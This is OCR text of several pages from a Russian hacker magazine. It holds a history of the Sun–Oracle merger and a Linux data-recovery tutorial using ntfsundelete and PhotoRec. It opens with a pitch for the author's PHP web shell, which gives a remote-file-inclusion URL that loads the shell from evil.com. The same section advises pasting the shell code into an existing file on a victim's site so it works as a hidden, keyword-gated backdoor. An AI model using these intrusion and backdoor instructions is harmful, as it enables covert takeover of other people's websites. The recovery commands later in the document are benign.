Что делать, если не работает safe mode, либо использование консольных команд по какой-то причине не дает нужного эффекта? Очень просто! Инклудь мой шелл и наслаждайся полноценным файловым менеджером на удаленной системе, который не будет зависеть от внутренних путей и адреса сайта. Тут стоит отметить особенность скрипта: шелл откроется только по кейворду, который жестко прописан в его коде, то есть так: http://site.com/index.php?path=http://evil.com/shell.txt&keyword (дальше кейворд спрячется в пост-запрос и его будет невидно; кейворд можно сразу послать в пост).

2. Ты внутри сайта. Левые файлы заливать нельзя или палевно. Что делать?

Просто скопируй весь код шелла в какой-либо существующий файл на удаленной системе и наслаждайся скрытым бэкдором на сайте жертвы по адресу вроде: http://site.com/?keyword.

Из особенностей шелла:

- независимость от путей/адресов сайта (то есть инклуд вроде http://site.com/?keyword&foo1=bar1&foo2=bar2 пройдет без потери параметров foo1 и foo2);
- шелл открывается только после передачи ему заранее определенного тобой кейворда;
- basic-авторизация (на cgi/fastcgi автоматически отключается);
- все данные передаются в $_POST;
- файловый менеджер с отображением подробной информации о файлах;
- отображение основной информации о системе;
- php eval/command execution;
- загрузка множества файлов за раз на js;
- просмотр/редактирование/удаление файлов и директорий (удаление рекурсивно);
- можно спокойно скачивать файлы очень больших размеров (например, логи апача);
- zip/unzip файлов и директорий;
- разбивка листинга файлов и директорий на страницы;
- если шелл инклудится в существующий скрипт, тебе может пригодиться встроенная защита от взлома: отсекаются запросы по ключевым словам вроде eval, base64, union и т.д.

Все это великолепие весит всего 38,1 Кб.

Теперь рассмотрим настройку шелла. Открывай скрипт и находи в его начале следующие строки:

```
<?php
...
$my_keyw = 'keyword'; //твой кейворд
для доступа в шелл
$items_per_page = 50; //количество
файлов/директорий на одной странице
шелла
$admin_name='admin'; //имя админа в
basic-авторизации
$admin_pass='password'; //пароль
админа в basic-авторизации
...
?>
```

Все предложения и пожелания по скрипту направляй мне в асю :). 





МАРИЯ «MIFRILL» НЕФЕДОВА MIFRILL@REAL.XAKEP.RU

Вершина пищевой цепи

Oracle, Sun и все, все, все

ПРАКТИЧЕСКИ ВСЕ КОМПАНИИ-ГИГАНТЫ РЫНКА IT ДЕЛАЮТ ЭТО — ОНИ ПОКУПАЮТ ИНТЕРЕСНЫЕ ПРОЕКТЫ, «ПОРАБОЩАЮТ» ЭКС-КОНКУРЕНТОВ, ПРЕВРАЩАЯ ИХ В СВОИ ПОДРАЗДЕЛЕНИЯ, ПОДПИСЫВАЮТ ДОГОВОРЫ О СЛИЯНИЯХ И ТАК ДАЛЕЕ. ОДНАКО СИТУАЦИИ, В ХОДЕ КОТОРЫХ ОДИН ДИНОЗАВР РЫНКА ПОГЛОЩАЕТ ДРУГОГО, ВОЗНИКАЮТ НЕ ТАК ЧАСТО. РЕЧЬ, КОНЕЧНО, ИДЕТ О СДЕЛКЕ, В РЕЗУЛЬТАТЕ КОТОРОЙ КОМПАНИЯ SUN MICRO-SYSTEMS ВОТ-ВОТ ОТОЙДЕТ В РУКИ КОМПАНИИ ORACLE. ТАКОЙ ПРЕЦЕДЕНТ ОПРЕДЕЛЕННО ДОСТОИН ВНИМАНИЯ.



МУЗЕЙНЫЙ СТЕНД SUN В СТЕНФОРДЕ. НА ФОТО — ЧЕТВЕРКА ОСНОВАТЕЛЕЙ

ЛИДЕР ORACLE ЛАРРИ ЭЛЛИСОН

МИЛЛИОННАЯ КОПИЯ СИСТЕМЫ, В СБОРЕ ВСЕ РУКОВОДСТВО SUN, КОРОБКУ ДЕРЖИТ СКОТТ МАКНИЛИ

SUN MICROSYSTEMS INC.

О компании Sun мы уже писали неоднократно. В предыдущих номерах ты можешь найти и подробную историю Sun и кучу самой разной инфы о ее продуктах (в том числе и о взломе оных), а также почитать биографии ключевых лиц.
Такое внимание к Sun с нашей стороны совсем не удивительно, все же они были одними из первопроходцев рынка и по совместительству много лет оставались одним из его флагманов.
Впрочем, если ты не хочешь искать старые номера или не имеешь такой возможности, краткую «историческую справку» я все же приведу:
Sun Microsystems была основана в 1982 году, и руки к ее зарождению приложили известный венчурный инвестор Винод Хосла и программисты Энди Бехтольшейм и Скотт Макнили. Чуть позже к этой троице присоединился еще один прогер — Билл Джой.
Аббревиатура SUN произошла от названия Stanford University Network («Сеть Стенфордского Университета») — проекта, которым занимались Бехтольшейм и Макнили, как нетрудно догадаться, будучи выпускниками Стенфордского университета :).
На рынок чуваки пришли, имея большие планы и будучи полны идей. Все началось еще с упомянутого университетского проекта, в ходе реализации которого им потребовались машины для CAD/CAM-приложений, и Бехтольшейм спроектировал для этих целей первую рабочую станцию Sun — Sun 1. Станция так удалась, что наших героев посетила мысль, что из всего этого может получиться бизнес, ведь все то же самое можно делать и на продажу.
В то время мало кто помышлял о собственном, персональном компьютере — в большинстве своем люди работали на микрокомпьютерах по очереди, или же в режиме разделения времени. В таких условиях предложить пользователям сравнительно недорогие и мощные рабочие станции с поддержкой сети (девайсы несли в себе Ethernet-адаптер, поддерживающий TCP/IP, позволявший использовать распределенные вычисления) виделось очень неплохой идеей.
И хотя этот сегмент рынка уже отнюдь не был пуст — здесь присутствовали и Apple и IBM, и HP и Apollo со своими рабочими станциями, и многие другие, это основателей Sun не остановило.
В целях борьбы с конкуренцией они решили базировать свои станции только на промышленных компонентах, а также бесплатном и открытом Unix, усовершенствованном лично Биллом Джоем (коий является одним из «отцов» BSD UNIX.
В общем-то, из-за Unix Джой и попал в команду Sun). Как выяснилось, они не прогадали.
Практически с самого основания компании лозунгом, теглайном и бессменным девизом Sun стала фраза «Сеть — это компьютер!». То есть, по мнению спецов Sun Microsystems: «Настоящим компьютером может считаться только сеть компьютеров». Поспорить с этим утверждением сложно, достаточно представить, что у тебя нет интернета и проникнуться, мыслью как это было бы ужасно :).
Однако в те годы все было далеко не так просто. Прогресс еще только начинал свое шествие в массы, о сетях человечество только начинало предметно задумываться, и девиз по тем временам казался фактически революционным.
Но, как ни странно, упомянутые массы не имели ничего против небольшой революции. «Сетевая» политика молодой фирмы пришлась рынку очень кстати, уже на второй год существования компании она принесла Sun контракт на 40 миллионов долларов с Computervision — основным поставщиком CAD-систем того времени. Контракт, кстати, был уведен прямо из-под носа главного конкурента — Apollo.
Немногим позже на свет появилась технология Network File System (NFS), которая еще больше укрепила фундамент будущего гиганта (и которую, кстати, продолжают юзать по сей день). Мультиплатформенная NFS (она работала под MS DOS, IBM DOS, Mac'ом, VMS и никсами) позволяла юзерам получить доступ к ресурсам других, удаленных машин в сети. Самое интересное — NFS была открытой, за лицензию на получение исходного кода Sun просили совсем немного. Таким образом, в Sun смогли не только заработать на NFS сами, но и сделали технологию общедоступной, а также смогли развивать ее не только своими силами, но и силами конкурентов и простых, сторонних разработчиков. Ход, конечно, рискованный, но, цитируя Билла Джоя: «Создать рынок — значит владеть им!».
Похожие схемы компания впоследствии реализовывала неоднократно и практически всегда успешно.

ORACLE CORPORATION

А теперь пришло время поговорить о зарождении Oracle, которая еще старше Sun Microsystems.
Основали Oracle в 1977 году, и исходно фирма носила неприметное имя Software Development Laboratories. На самом деле, перед тем как обрести знакомое нам имя, компания успела пережить целый ряд метаморфоз: так, в 1979 название изменилось на Relational Software Inc, в 1982 — на Oracle Systems (в честь флагманского продукта компании: Oracle database) и, наконец, пару лет спустя, миру явился великий и ужасный Oracle Corporation.
Основали будущего гиганта в области разработки систем управления базами данных три человека — Эд Оутс, Боб Майнер и Ларри Эллисон. Пожалуй, можно сказать, что в судьбе Oracle наиболее важную роль сыграл последний из перечисленной троицы — Ларри Эллисон, ведь именно его всегда называли мозгом компании. Поэтому о нем я расскажу подробнее.
В детстве и юношестве Эллисона решительно ничто не предрекало, что он станет одним из богатейших людей на планете. Дело в том, что Ларри — сын 19-летней иммигрантки из Одессы, он родился в Бронксе, и в младенческом возрасте был оставлен матерью на попечение ее дяди и тети (которые впоследствии и стали его приемными родителями).

Он никогда не знал даже имени своего биологического отца, а до 48 лет не знал и своей настоящей матери. Его приемный отец угодил в тюрьму, когда Эллисону было всего 18, а приемная мать умерла и того раньше.

В то же время Эллисону пришлось оставить второй курс университета (University of Illinois at Urbana-Champaign). Причина была банальна — из-за всех свалившихся на него перипетий Эллисон завалил экзамены.

Ища лучшей жизни, свободный как ветер и еще совсем молодой Ларри решил податься в северную Калифорнию к другу, где и осел, попутно снова поступив в университет (на этот раз в университет Чикаго). Там Ларри занялся программированием, а также нашел работу, устроившись в компанию Ampex.

Забавно, но по какой-то прихоти вселенной Ampex Corp, основанная в конце Второй мировой, тоже дело рук русского иммигранта — полковника царской армии, инженера и предпринимателя Александра Матвеевича Понятова. Название Ampex как раз происходит от его инициалов и титула: обращение «Ваше Превосходительство» по-английски — excellence. AMPex = A.M.Poniatoff EXcellence.

Компания в целом и Понятов в частности известны, например, тем, что именно благодаря им были изобретены и увидели свет такие замечательные во всех отношениях девайсы, как катушечный аудиомагнитофон и видеомагнитофон. Многие лидеры рынка видеотехнологий — Sony, JVC, Toshiba, Phillips и т. д. — долгие годы работали именно по патентам Понятова. Словом, про Ampex и ее основателя можно рассказывать еще долго, но так как речь сейчас не о них, ограничусь лишь тем, что замечу — Эллисон получил должность в очень интересном и перспективном месте. Один из проектов, над которым Ларри работал в Ampex Corporation, оказался связан с созданием БД для ребят из ЦРУ. По сути, для Эллисона это вылилось в написание первой в жизни серьезной программы и первой большой базы данных, и он справился. Получившемуся детищу Эллисон дал имя Oracle.

О том, что было дальше, ты уже знаешь — вдохновленный процессом программирования и рядом публикаций в прессе (в частности, статьей в IBM Journal of Research and Development о системах управления реляционными БД), Эллисон видит в этом хорошие перспективы для бизнеса и решает поставить написание софта на коммерческую основу, открыв собственную фирму. Его партнерами по бизнесу и соучредителями становятся коллеги по Ampex и проекту Oracle — Роберт Майнер и Эд Оутс. Стоит отметить, что стартовый капитал Эллисон выложил из своего кармана, «инвестировав» в собственные начинания $1400.

КТО КОГО «СЪЕЛ»

Вернемся к тому, с чего началась эта статья — к грядущему слиянию двух гигантов.

CRAY ПОГЛОТИЛА ВЕЛИКАЯ И УЖАСНАЯ SILICON GRAPHICS, И, НЕ ЖЕЛАЯ РАБОТАТЬ С ЧУЖИМИ ПЛАТФОРМАМИ, ПРИНЯЛАСЬ ИЗБАВЛЯТЬСЯ ОТ ЛИШНЕГО БАЛЛАСТА.

Оказали ли Sun и Oracle влияние на рынок? Безусловно. Более того, они продолжают влиять на него и сейчас. Еврокомиссия недаром медлит с решением уже более полугода, рассматривая их грядущую сделку со всех возможных сторон. После завершения слияния, в руках Oracle окажутся все разработки Sun в области «железа», фактическая монополия на технологию Java, плюс их собственные достижения на поприще систем управления базами данных.Но, как уже было сказано в начале — бизнес есть бизнес, и когда речь идет о высшей лиге, здесь не обойтись и без длинной истории сделок по покупке перспективных стартапов, агонизирующих конкурентов и так далее. Кого же покупали Oracle и Sun, кого поглощали, наращивая мощь и как стали тем, чем стали?

SUN

История Sun развивалась стремительно. Рабочие станции продавались хорошо, и когда компании понадобились бóльшие мощности (в частности, Sun более не устраивали процессоры от Motorola), было решено разработать собственный проц — возможности для этого имелись. Так появился 32-разрядный микропроцессор SPARC, созданный на базе переработанной RISC-архитектуры. Он положил начало еще одной ветви бизнеса Sun — «железной». И здесь Sun снова пошла по проверенному пути — архитектура SPARC была открытой, приобрести лицензию на ее использование легко мог (и по сей день может) любой желающий. В то же время, в конце 80-х годов, Sun начала покупать другие компании, фирмы и фирмочки. Одним из первых приобретений, например, стала Centram Systems West, купленная в 1987. Компания занималась разработкой сетевого софта для ПК, «Маков» и систем Sun. В том же году была приобретена еще и Trancept Systems, разрабатывавшая ускорители изображений и видео для рабочих станций. Но все же, не рабочими станциями едиными... Наступили 90-е, и Sun Microsystems потихоньку принялась меняться. Если до этого ее основным продуктом были упомянутые воркстейшоны, то теперь пришла пора уделить больше внимания софту для них и заняться дальнейшим развитием собственных «железок».

В 1991, выкупив у Eastman Kodak фирму Interactive Systems Corporation, Sun какое-то время выпускали девайсы с их Interactive UNIX (порт операционной системы UNIX System V на процессоры Intel x86) на борту. К концу 90-х, когда у Sun появился свой Solaris ОС, интерес к Interactive UNIX они утратили. В 1994 и 1996 годах Sun покупает сначала «железную», а потом и софтверную часть компании Thinking Machines — разработчика высокопроизводительных машин. Интересно, что остатки компании, которая еще какое-то время продолжала работать, занимаясь исключительно дата майнингом, в 1999 году выкупит Oracle.


В том же 1996 к Sun перешла и часть компании Cray. История у этой сделки забавная — известный производитель серверов high-end класса Cray строил свои машины на честно купленных у Sun технологиях, но любые предложения о слиянии с Sun отвергал. Однако, в итоге, Cray поглотила великая и ужасная Silicon Graphics, и, не желая работать с чужими платформами, принялась избавляться от лишнего балласта. В Sun были только рады «забрать» у SGI ненужные ей подразделения. Благодаря этой сделке, «солнечные» дали старт проекту «Starfire», из которого позже выросло пополнение в линейке UNIX-серверов — многопроцессорный монстр Ultra Enterprise 10000. Такими во времена бума доткомов, например, пользовался eBay. Цена полностью сконфигурированного девайса легко достигала миллиона долларов.

«Свежей крови» в серверные дела добавила покупка компании Integrated Micro Products, специализировавшейся на отказоустойчивые сервахах.

Как можно понять, дела у Sun и так шли более чем неплохо, а бум доткомов, имевший место в конце 90-х, начале 2000-х годов только «усугубил» положение. Прибыли, выручки, цены на акции, все уверенно шло вверх. Нужно сказать, что к этому моменту Sun подошел во всеоружии: в 1995 они явили миру платформу Java и все с ней сопряженное; успешно внедрили платформу Open Network Computing; перешли на собственную ОС Solaris, сформировав подразделение SunSoft, занимавшееся развитием ОС и сопутствующего ПО; предлагали широкий спектр серверов и рабочих станций всех мастей.

Ну, а когда все складывается как нельзя лучше, «время покупать»! Одним из удачнейших приобретений Sun в конце 90-х стала немецкая фирма StarDivision, разрабатывавшая офисный пакет StarOffice. Все лицензированные части из пакета были удалены, после чего оставшуюся часть документации и кода полностью открыли. На базе этих исходников, например, возник проект OpenOffice.org, который Sun так же не обошла вниманием и поддержала. Плюс, конечно, корпоративным клиентам StarOffice продолжал и продолжает поставляться, являясь проприетарным ПО.

Вот некоторые другие сделки конца 90-х, начала 2000-х: 1997 — Chorus Systems, создатели ChorusOS. 1998 — i-Planet, небольшая софт-





SOLARIS OS ПРИВЕТСТВУЕТ ТЕБЯ :)

ПРОЦЕССОР ULTRASPARC.

верная компания, написавшая e-mail клиент «Pony Espresso» для мобильников . 1998 — NetDynamics, создатели NetDynamics Application Server. 2000 — Cobalt Networks, производитель устройств для доступа в интернет. 2001 — LSC Inc., разработчики Storage and Archive Management File System и Quick File System.
Однако все рано или поздно кончается, и «белая полоса» в истории Sun оборвалась, когда лопнул пузырь доткомов. Резкое падение выручек и падение цен на акции повлекло за собой многочисленные увольнения, сокращение производства и смену руководства компании. Перечисленное, конечно, тоже не улучшило общей ситуации. В это же время многие крупные компании стали отдавать предпочтение не дорогостоящим серверам Sun, а более простым решениям, вроде серверов x86-архитектуры ПК-класса, работающих под Линуксом. Конечно, их требовалось больше, но все равно выходило куда дешевле. Впоследствии Sun удалось немного исправить эту ситуацию — помогли новые процессоры, в частности UltraSPARC T1, но возвращения к прежним временам все равно ждать уже не приходилось. В период медленного угасания, длившийся с начала 2000-х годов и до наших дней, Sun Microsystems, конечно, успела заключить еще множество сделок и «съела» десятки компаний, но упоминания достойна, пожалуй, лишь одна из них: в начале 2008 года агонизирующий, но не желающий сдаваться Sun приобрел MySQL AB — разработчиков и обладателей прав на open-source СУБД MySQL. Покупка обошлась Sun почти в миллиард долларов и сулила хорошие перспективы, делая «солнечных» одними из крупнейших игроков на рынке open sorce. Но в конце 2008 появились первые слухи о том, что сама Sun скоро будет продана. Вскоре эти слухи подтвердились.

ORACLE

Oracle фактически стала одной из первых в истории компаний, которая начала продавать СУБД отдельно от «железа» — обычно эту роль на себя брали сами вендоры. В результате, продукты Oracle, быстро научившиеся работать с самыми разными платформами и комплектующими, произвели на рынке настоящий фурор. Самым известным продуктом компании была и остается непосредственно СУБД Oracle, с годами претерпевавшая различные метаморфозы.
Так, Oracle v2 (пусть цифра 2 тебя не смущает, это была первая версия «Оракула»), вышедшая в 1979, была написана на ассемблере и стала первой коммерческой СУРБД на языке SQL — весь основной функционал SQL она реализовывала. Стоит отдельно отметить, что Эллисон и сотоварищи «подсмотрели» все это у IBM, которая как раз работала над SLQ и БД, но не видела в этом особых коммерческих перспектив и не боялась писать об этом статьи :). В итоге, Oracle опередили IBM с выпуском их СУБД System R, показав, что коммерческие перспективы у БД просто прекрасные — недостатка в покупателях не наблюдалось.
Oracle v3, в свою очередь, уже была написана, точнее, переписана на Си. Она научилась поддерживать транзакции и стала первой СУРБД, работающей на мейнфреймах, мини-компьютерах и ПК. Oracle вообще часто оказывался первым. Дальнейшие версии продолжили обрастать полезностями и необходимостями, и если в 1980 году штат компании насчитывал всего 7 человек, а годовой доход не превышал миллиона долларов, то уже в 1986 году Oracle благополучно вышел на биржу, став публичной компанией с доходом в 55 миллионов.
Вплоть до 90-х годов дела у Oracle шли хорошо и ровно, без каких-либо эксцессов, и возможно именно поэтому сотрудники излишне расслабились и упустили переломный момент. Oracle уже успел стать одним из лидеров на рынке ПО, но не заметил прихода сильных конкурентов и «пропустил удар». Главными «врагами» стали компании Sybase и Informix, битва с которыми длилась несколько лет. Oracle тогда оказался на грани банкротства — продажи упали на 80%, расходы превышали доходы, и это понесло за собой сокращения. Казалось, что еще немного и компания зачахнет совсем. Тогда Эллисон принял решение, обновить состав практически всего руководящего звена, и это, о чудо, помогло. Выпуск новых БД, внимательность и аккуратность по отношению к маркетинговой политике — все это сумело спасти компанию.
На руку Oracle сыграл и тот факт, что Sybase в 1993 осуществил слияние с компанией Powersoft, а права на свой софт под Windows продал Microsoft. Кстати, теперь их продукт известен под именем SQL Server :), Конец конкуренции с Informix и вовсе положил случай. В 1997 противостояние между компаниями не сходило с первых полос СМИ, и Informix как раз готовила очередной «ответный удар», когда ее директор Фил Уайт неожиданно попал в тюрьму. Потеряв своего лидера, Informix постепенно сдала позиции, а в 2000 и вовсе была поглощена компанией IBM. Получив перерыв в пару лет, Oracle успела полностью встать на ноги, вернуть себе прежнюю мощь и подготовиться к выходу на рынок новых крупных конкурентов, в частности, Microsoft SQL Server. До начала 2000-х годов Oracle, как ни странно, не стремился перекупать все, что плохо лежит. Зато с 2005 года, начавшегося с приобретения компании PeopleSoft, в руки Oracle отошли десятки фирм (более 50, точную цифру назвать сложно). В основном Oracle приобретал средних размеров компании, так или иначе связанные с производством БД — все, что могло пригодиться, покупалось, но в то же время Oracle не распылялся.
Самой крупной сделкой в «послужном списке» Oracle на сегодня является, конечно, завершающееся поглощение Sun, аналогов которому по масштабности и цене в истории Oracle пока не было.

ЗАКЛЮЧЕНИЕ

Когда в 2008 были обнародованы печальные цифры статистики, согласно которым убытки Sun Microsystems исчислялись сотнями миллионов долларов, а количество уволенных сотрудников уже измерялось в тысячах, начались разговоры о скорой продаже компании. Их подтвердили сообщения в прессе, появившиеся в начале 2009 года — слухи гласили, что компания IBM сделала Sun предложение, ценой 6.5 млрд. долларов. Однако, информация не подтвердилась, или же, согласно «проверенным источникам», Sun и IBM не сумели достигнуть консенсуса. Второе известие уже оказалось правдивее: в апреле 2009 Sun и Oracle официально объявили о своей сделке. Пресс-релизы гласили, что Oracle предложил $9.50 за акцию, то есть, в сумме раскошелился на $5.6 миллиарда, а с учетом долгов Sun — на $7.4 миллиарда. Уже 16-го июля стало известно, что акционеры Sun дали «добро» на совершение сделки, но государственные инстанции так торопиться не собирались. Быстрее всех закончило свои проверки правительство США — оно одобрило сделку еще в августе. А вот Еврокомиссия должна была вынести решение этой осенью, однако отодвинула срок на первый квартал 2010 года. Пристальный интерес европейцев вызывает тот факт, что Sun владеет MySQL. Российская федеральная антимонопольная служба тоже не торопится с вынесением вердикта. Повторюсь: колебания антимонопольщиков можно понять. Вместе Sun и Oracle составляют «идеальную пару». В одном месте сойдутся практически полная монополия на Java, серьезные hardware-мощности, мощнейшая БД, укомплектованная опциями на все случаи жизни, Virtual box, Solaris OC, MySQL и многое, многое другое. Как распорядится всем этим Oracle, от чего откажется, что продолжит развивать, а что адаптирует под себя, известно, пожалуй, только Ларри Эллисону. Но каждому ясно, что перспективы огромны.

МАКСИМ «HATCHET» ПОЛЕВОЙ MAKS.HATCHET@YANDEX.RU

Свой среди чужих

ВОССТАНАВЛИВАЕМ ДАННЫЕ С FAT, NTFS И UFS, НЕ ПОКИДАЯ LINUX

О ВОССТАНОВЛЕНИИ ДАННЫХ С ФАЙЛОВЫХ СИСТЕМ LINUX НЕ ПИСАЛ ТОЛЬКО ЛЕНИВЫЙ. ДЛЯ ВЫПОЛНЕНИЯ ЭТОЙ ЗАДАЧИ СУЩЕСТВУЕТ МНОЖЕСТВО САМЫХ РАЗНООБРАЗНЫХ СРЕДСТВ, ВКЛЮЧАЯ УТИЛИТУ DEBUGFS, КОТОРАЯ С ЛЕГКОСТЬЮ ИЗВЛЕКАЕТ ЛЮБЫЕ ПОТЕРТЫЕ ФАЙЛЫ С EXT2. НО КАК ЖЕ БЫТЬ С ДРУГИМИ ФС? КАК ВОССТАНОВИТЬ ИСЧЕЗНУВШИЙ ФАЙЛ С ФЛЕШ-БРЕЛКА ИЛИ РАСПОЛОЖЕННОГО РЯДОМ NTFS-РАЗДЕЛА? ОБ ЭТОМ МОЛЧАТ ДАЖЕ САМЫЕ ТРУДОЛЮБИВЫЕ БЛОГГЕРЫ. А МЕЖДУ ТЕМ, ВСЕ ОЧЕНЬ ПРОСТО И ПРОЗАИЧНО.

Не всегда удобно перезагружаться в другую операционную систему для выполнения действий по проверке файловых систем, восстановления файлов, изменения размера разделов и выполнения других операций с данными.
Представь, что уже несколько лет на твоем компе установлено две операционные системы: Windows и Linux. Первую ты загружаешь очень редко и только в экстренных случаях, второй пользуешься ежедневно и уже подумываешь о полном переходе на Linux и удалении винды, вот только NTFS-раздел, хранящий годами накапливаемые данные, перевести в ext3 нельзя никакими инструментами. Приходится держать две операционки, потому что хоть NTFS-раздел и доступен из Linux (с помощью ntfs-3g), для решения проблем файловой системы все равно придется перезагружаться в Windows.
А если накрылась файловая система FAT на Flash-накопителе? Опять перезагружаться в Windows? Или ты случайно удалил файл в файловой системе UFS, принадлежащей рядом установленной FreeBSD? Может быть, ты системный администратор, и диска для восстановления Windows в нужный момент не оказалось под рукой? Отвечу на все вопросы сразу: почти все действия по возвращению из небытия файловых систем FAT, NTFS, UFS, восстановлению хранящихся в них файлов, диагностике и многому другому можно произвести, не покидая Linux. Из этой статьи ты узнаешь, как это сделать.

НАБОР ИНСТРУМЕНТОВ

Перед тем, как перейти непосредственно к описанию процесса восстановления, диагностики и возвращения убитых файлов к жизни, считаю своим долгом ознакомить тебя со списком используемых инструментов. Во-первых, нам понадобятся инструменты для работы с файловыми системами (создание, проверка, получение информации). Все они распространяются в трех пакетах:

1. dosfstools — утилиты для работы с файловыми системами типа FAT. Пакет содержит всего две программы: mkfs.vfat (mkfs.dos) для создания файловой системы и fsck.vfat (fsck.dos) для выполнения проверки файловой системы.

2. ufsutils — набор утилит для работы с UFS и производными (например, FFS, используемой во FreeBSD). Содержит восемь утилит, включая mkfs.ufs, fsck.ufs, tunefs.ufs (настройка ФС), growfs.ufs (изменение размера) и другие.

3. ntfsprogs — различные утилиты для работы с NTFS. Не содержит программ для создания или полной проверки (базовая проверка возможна) файловой системы, но включает в себя массу полезнейших инструментов, таких как ntfscp для копирования файлов без монтирования раздела, «реинкарнатор» файлов ntfsundelete, утилита для изменения размера раздела ntfsresize, программа для клонирования разделов ntfsclone и другие.

Также нам могут пригодиться инструменты для работы с разделами жесткого диска. Есть три наиболее продвинутые программы такого типа: parted (www.gnu.org/software/parted), предназначенная для создания разделов, изменения их размера, перемещения, создания и проверки файловых систем; gpart (www.brzitwa.de/mb/gpart) — программа-восстановитель затертой таблицы разделов и TestDisk (www.cgsecurity.org/wiki/TestDisk) — аналог gpart с псевдографическим интерфейсом и несколькими полезными функциями.
Следует отметить, что parted — лишь хорошая обертка поверх описанных утилит для работы с файловыми системами, поэтому почти все, что может parted, могут и они. Причем вокруг самой parted есть и другая обертка, названная gparted (gparted.sourceforge.net). Она всего-навсего создает удобный графический GTK-интерфейс в стиле Partition Magic.
В пакете TestDisk ты найдешь утилиту PhotoRec, предназначенную для восстановления различных типов файлов с раздела вне зависимости от используемой файловой системы. Принцип ее работы заключается в поиске и восстановлении файлов по их метаданным без анализа структуры файловой системы. PhotoRec способна вос-



ДРУГОЙ СПОСОБ ВОССТАНОВЛЕНИЯ ФАЙЛОВ С EXT3

Узнать список файлов, подлежащих восстановлению:
ext3grep /dev/sda1 --dump-names

Восстановление файла:
ext3grep /dev/sda1 --restore-file /home/user/work/очень_важный_документ.odt

Восстановление каталога:
ext3grep /dev/sda1 --restore-file /home/user/work

Восстановление всех файлов с момента времени 1231543545 (секунды от начала эпохи UNIX):
ext3grep /dev/sda1 --restore-all --after=1231543545

станавливать изображения (bmp, jpg, png, tiff, raf, raw, rdc, x3f, crw, ctg, orf, mrw), аудио-файлы (wav, au, mp3, wma), видео-файлы (avi, mov, mpg), архивы (bz2, tar, zip), документы (doc, pdf, html, rtf), файлы с исходниками программ (c, pl, sh). Ряд программ такого же типа можно найти в пакете Sleuth Kit (www.sleuthkit.org), для которого существует web-интерфейс autopsy.

СЦЕНАРИИ ИСПОЛЬЗОВАНИЯ

В следующих разделах мы рассмотрим несколько распространенных сценариев использования описанных утилит. Во-первых, это подробное описание процесса восстановления файлов с использованием трех разных подходов, во-вторых, починка файловых систем после сбоя, в-третьих, клонирование раздела на несколько машин, в-четвертых, описание процесса переноса данных на раздел меньшего размера.

КАСТИМ RESSURECTION

Для оживления умерших файлов на NTFS предназначена уже упоминавшаяся ntfsundelete из пакета ntfsprogs. Она очень проста в использовании и чрезвычайно аккуратна. Если ты случайно потер файл и сразу же отмонтировал раздел, будь уверен — ntfsundelete сможет вернуть его на место в целости и сохранности.

Для начала необходимо просмотреть список всех удаленных файлов:

```
# ntfsundelete /dev/sda1
```

В третьей колонке вывода будет указан процент сохранности файла. Если он равен 100% — все OK, файл может быть возвращен к жизни целым и невредимым; меньшее значение указывает на то, что какие-то его участки уже были затерты новыми данными, поэтому после восстановления файл окажется, что называется, битым. В некоторых случаях возможность восстановления даже наполовину убитого файла может сделать погоду, пока же остановимся на полностью целых экземплярах. Для этого выполним следующую команду:

```
# ntfsundelete -p 100 /dev/sda1
```

Ух, как же их много! Заставим программу вывести на экран только файлы, удаленные за последние 2 дня:

```
# ntfsundelete /dev/sda1 -p 100 -t 2d
```

Так-то лучше. Восстановим файл, номер inode (первая колонка вывода) которого равен 11172, в каталог /undeleted:

```
# ntfsundelete /dev/sda1 -u -i 11172 -d /undeleted
```

Файлы можно восстанавливать по маске:

```
# ntfsundelete /dev/sda1 -u -m "*.doc"
```

Фильтровать по длине:

```
# ntfsundelete /dev/hda1 -S 5k-6m
```

Или же ты можешь восстановить все удаленные файлы, а уже потом разобраться, что к чему:

```
# ntfsundelete /dev/sda1 -u -m "*" -d /undeleted
```

Программа извлекает файлы со всеми атрибутами, включая имя и время создания. Пользоваться ей одно удовольствие.
Для восстановления данных со всех остальных файловых систем, включая FAT, UFS, EXT3, да и любых других, удобнее всего использовать PhotoRec. Запускаем программу:

```
# photorec
```

В главном меню выбираем подопытное устройство (например, /dev/sda). Нажимаем





File System	Create	Grow	Shrink	Move	Copy	Check	Label	Required Software
ext2	✔	✔	✔	✔	✔	✔	✔	e2fsprogs
ext3	✔	✔	✔	✔	✔	✔	✔	e2fsprogs
ext4	✔	✔	✔	✔	✔	✔	✔	e2fsprogs v1.41+
fat16	✔	✔	✔	✔	✔	✔	✔	dosfstools, mtools
fat32	✔	✔	✔	✔	✔	✔	✔	dosfstools, mtools
hfs	✖	✖	✔	✔	✔	✖	✖	hfsutils
hfs+	✖	✖	✔	✔	✔	✖	✖	hfsprogs
jfs	✖	✖	✖	✖	✖	✖	✖	jfsutils
linux-swap	✔	✔	✔	✔	✔	✖	✖	util-linux
ntfs	✔	✔	✔	✔	✔	✔	✔	ntfsprogs
reiser4	✖	✖	✖	✖	✖	✖	✖	reiser4progs

GPARTED НАПРЯМУЮ ЗАВИСИТ ОТ ИНСТРУМЕНТОВ КОМАНДНОЙ СТРОКИ

<Enter> и выбираем тип таблицы разделов (для писюков это Intel). Далее выбираем раздел, а на следующем экране — тип файловой системы (ext2/ext3 или другая). Задаем каталог, куда мы хотим поместить восстановленные файлы, и нажимаем «Y». Каталог должен находиться на другом разделе/диске, иначе ты рискуешь усугубить ситуацию, затерев удаленные файлы новыми данными.

Все, начался процесс восстановления, он может продлиться от 10 минут до нескольких часов, в зависимости от «старости» файловой системы и количества удаленных файлов. Ты можешь остановить процесс в любой момент, нажав <Ctrl-C>, и возобновить его с места прерывания, вновь запустив PhotoRec.

В выбранном тобой каталоге ты найдешь массу подкаталогов с именами вроде recup_dir.1, recup_dir.2, каждый из которых содержит большое количество файлов разного типа. Имена PhotoRec не восстанавливает, поэтому придется повозиться с разгребанием всей этой кучи.

У PhotoRec есть и другие недостатки:

1. Достаточно часто он дает сбои, и файлы могут оказаться поврежденными, поэтому их следует проверять на «небитость» в обязательном порядке.

2. Программа ищет файлы по шаблонам. Если ты удалил файл, формат которого не поддерживается PhotoRec — пиши пропало. Поэтому в довесок к photorec необходимо иметь под рукой другие средства анализа и восстановления утраченных данных.

